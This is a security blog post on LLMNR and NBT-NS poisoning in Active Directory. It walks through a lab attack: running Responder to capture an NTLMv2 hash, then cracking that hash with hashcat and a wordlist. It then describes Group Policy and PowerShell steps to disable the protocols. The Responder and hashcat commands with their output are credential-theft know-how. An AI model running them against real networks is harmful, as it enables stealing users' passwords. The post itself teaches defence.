


ACTIVE DIRECTORY

LLMNR POISONING

AND HOW TO PREVENT IT

Active Directory (AD) stands as a foundational piece for many organizational networks, streamlining administrative tasks and enhancing productivity. However, out of the box, AD comes bundled with various “features” that can be a goldmine for attackers. Notably, protocols like LLMNR can pose significant security risks, especially for organizations that have never undergone a penetration test. This blog delves deep into the intricacies of LLMNR and the vulnerabilities it introduces, offering insights into its potential impacts and mitigation strategies.




WHAT IS LLMNR?

LLMNR is a protocol that allows both IPv4 and IPv6 hosts to perform name resolution for hosts on the same local network without requiring a DNS server or DNS configuration.

When a host's DNS query fails (i.e., the DNS server doesn't know the name), the host broadcasts an LLMNR request on the local network to see if any other host can answer.

LLMNR is the successor to NetBIOS. **NetBIOS** (Network Basic Input/Output System) is an older protocol that was heavily used in early versions of Windows networking. **NBT-NS** is a component of NetBIOS over TCP/IP (NBT) and is responsible for name registration and resolution. Like LLMNR, NBT-NS is a fallback protocol when DNS resolution fails. It allows local name resolution within a LAN.

HOW IS LLMNR VULNERABLE?



LLMNR has no authentication mechanism. Anyone can respond to an LLMNR request, which opens the door to potential attacks. When a computer tries to resolve a domain name and fails via the standard methods (like DNS), it sends an LLMNR query across the local network. An attacker can listen for these queries and respond to them, leading to potential unauthorized access

AKA LLMNR POISONING

LLMNR poisoning is an attack where a malicious actor listens for LLMNR requests and responds with their own IP address (or another IP of their choosing) to redirect the traffic. This can lead to credential theft and relay attacks. Here is a sample walkthrough.

STEP 1: THE ATTACKER RUNS RESPONDER

```
sudo responder -I eth0 -dWP
```

[illegible]

STEP 2: AN EVENT OCCURS IN THE NETWORK AND TRIGGERS LLMNR

```
+ ] Listening for events...  
SMBv2] NTLMv2-SSP Client      : 10.0.3.7  
SMBv2] NTLMv2-SSP Username    : MARVEL\fcastle  
SMBv2] NTLMv2-SSP Hash        : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195  
86BC9A4EF5F3C1:01010000000000000000C0653150DE09D20107929B9D6080F5BB00000000002000800  
3004D004200330001001E00570049004E002D005000520048003400390032005200510041004600  
6000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D005000  
2004800340039003200520051004100460056002E0053004D00420033002E006C006F0063006100  
C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600  
400020000000080030003000000000000000000000000000000000000000000000000000000000  
CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A0010000000000000000000000000000000000000000  
A0063006900660073002F00310030002E0038002E0030002E00320000000000000000000000000000
```

- The IP address of the victim (in this example: 10.0.3.7)
- The domain and username of the victim (in this example: MARVEL\fcastle)
- The victim's password hash

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EXPLOITING LLMNR

AKA LLMNR POISONING

STEP 3: CRACKING THE VICTIM'S HASH

We can now use a password cracking tool, such as **Hashcat**, to attempt to crack the victim's hash.

```
hashcat -m 5600 <hashfile.txt> <wordlist.txt>
```


```
Dictionary cache hit:  
* Filename..: rockyou.txt  
* Passwords.: 14347430  
* Bytes.....: 139951895  
* Keyspace..: 14347430  
  
FCASTLE::MARVEL:61dde887aeb2af2a:76dd8039b96061195586bc9a4ef5f3c1:0101000000000000c0653150de09d20107929b9d6080f5bb000  
000000200080053004d004200330001001e00570049004e002d00500052004800340039003200520051004100460056000400140053004d004200  
33002e006c006f00630061006c0003003400570049004e002d00500052004800340039003200520051004100460056002e0053004d00420033002  
e006c006f00630061006c000500140053004d00420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030  
0030000000000000000100000000200000234d5dd50acc5817bf563c8c2c532ced6c7b288f5623e3055e34ec3de0f8d7f0a0010000000000000  
000000000000000000009001a0063006900660073002f00310030002e0038002e0030002e003200000000000000000000000000:Password1  
  
Session.....: hashcat  
Status.....: Cracked
```

We have successfully cracked the victim's password hash, which was found to be "Password1".

MITIGATING LLMNR POISONING

MAIN DEFENSE – DISABLE LLMNR


To disable LLMNR, select “Turn OFF Multicast Name Resolution” under Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.



MITIGATING LLMNR POISONING

MAIN DEFENSE – DISABLE NBT-NS

To disable NBT-NS, navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select “Disable NetBIOS over TCP/IP”. **This only works locally.**




MITIGATING LLMNR POISONING

To disable NBT-NS via GPO, we can simply write a PowerShell script (see below) and save it in Startup Scripts.

MAIN DEFENSE – DISABLE NBT-NS VIA GPO


```
set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces\tcpip  
Name NetbiosOptions -Value 2
```



MITIGATING LLMNR POISONING

MAIN DEFENSE – DISABLE NBT-NS VIA GPO

Now add the script to Startup Scripts in Computer Configuration > Policies > Windows Settings > Scripts > Startup



CONFIRMING MITIGATION

We can confirm that we have mitigated LLMNR by running the following command in PowerShell and receiving a '0' in return:

```
$(Get-ItemProperty -Path "HKLM:\Software\Policies\Microsoft\Windows NT\DNSClient" -name EnableMulticast).EnableMulticast
```

```
C:\Users\fcastle>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

